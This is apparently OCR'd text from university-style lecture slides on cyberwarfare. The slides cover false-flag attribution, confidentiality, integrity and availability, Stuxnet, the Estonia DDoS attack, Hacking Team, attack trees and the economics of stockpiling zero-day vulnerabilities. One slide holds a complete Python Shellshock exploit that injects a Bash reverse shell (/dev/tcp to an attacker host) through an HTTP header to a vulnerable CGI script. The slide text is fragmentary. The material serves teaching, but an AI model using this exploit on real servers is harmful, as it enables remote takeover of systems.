
… the group sent **Spanish-language** documents to Russian targets, **Arabic strings** were found in their malware targeting BlackBerry mobile devices and **Hindi strings** in their Android malware.
… used routers in **South Korea**, and they were deploying **Chinese** malware

threatpost.com/apt-attackers-flying-more-false-flags-than-ever/116814/

But all of this can be forged.

What does a cyberweapon look like?

host
controlled
by attacker



```
import httplib,urllib,sys

if (len(sys.argv)<4):
    print "Usage: %s <host> <vulnerable CGI> <attackhost/IP>" % sys.argv[0]
    print "Example: %s localhost /cgi-bin/test.cgi 10.0.0.1/8080" % sys.argv[0]
    exit(0)

conn = httplib.HTTPConnection(sys.argv[1])
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]

headers = {"Content-type": "application/x-www-form-urlencoded",
           "test":reverse_shell }
conn.request("GET", sys.argv[2], headers=headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
print data
```

exploit
code


e.g. Bash on
a webserver

software with
security vulnerability

targeted system

https://insurancelinked.com/weaponising-the-internet-the-rise-of-physical-cyber-crime/

Each cyberattack affects a specific protection goal of an information system.




Voydock & Kent: „Security Mechanisms in High-Level Network Protocols“, ACM Comp. Surveys 1983, 135–171

Each cyberattack affects a specific protection goal of an information system.

Surveillance by NSA

Hacking Team Leak


Panama Papers



TECH

Hacking Team, the Surveillance Tech Firm, Gets Hacked

Italian company sold surveillance tools to dozens of countries, according to leaked files




confidentiality

integrity

availability

Stuxnet

DDoS attack on Estonia




Cyber attack – Stuxnet worm hits Iranian nuclear plant

by John Kennedy

27 SEP 2010

Blackout in Ukraine (2015)




JOSHUA DAVIS BUSINESS 08.21.07 12:00 PM

HACKERS TAKE DOWN THE MOST WIRED COUNTRY IN EUROPE

The minister of defense checked the Web page again — still nothing. He stared at the error

ocols“, ACM Comp. Surveys 1983, 135–171

Attacks on Availability



OR

DISTRIBUTED DENIAL OF SERVICE ATTACK

COMPROMISE SYSTEM


OR

DEFLECT (BACKBONE)

VENDOR LIABILITY

OPERATOR LIABILITY

rationale: *internet of things botnets flourish mostly because of poor practices of vendors and operators.*



COMPROMISE SYSTEM

AND

neutralize defenses

system is reachable

ISOLATE SYSTEMS

OR

EXPLOIT VULNERABILITY

SPEARPHISHING ATTACK

USE AN INSIDER

EXPLOIT VULNERABILITY


AND

SOCIAL ENGINEERING

S/MIME, etc.

IMPROVE AUTHENTICITY

EXPLOIT VULNERABILITY



OR

zero-day vulnerability

good exploitability; difficult to find or expensive to buy; sudden loss of utility once published

published vulnerability


easy to find, low cost of utilization but also easy to defend against


Proposed approach for offensive cyber warfare

- active search for vulnerabilities
- development of exploits
- retention of vulnerabilities instead of disclosure to the vendor

L. Ablon and A. Bogart. Zero Days, Thousands of Nights – The Life and Times of Zero-Day Vulnerabilities and Their Exploits. http://www.rand.org/t/RR1751
RAND Corporation (2017)


However, evidence suggests that stockpiling vulnerabilities is expensive and quite ineffective.




If small amount of overlap:
Do not disclose! Keep the stockpiles!
Blue
Red
Public

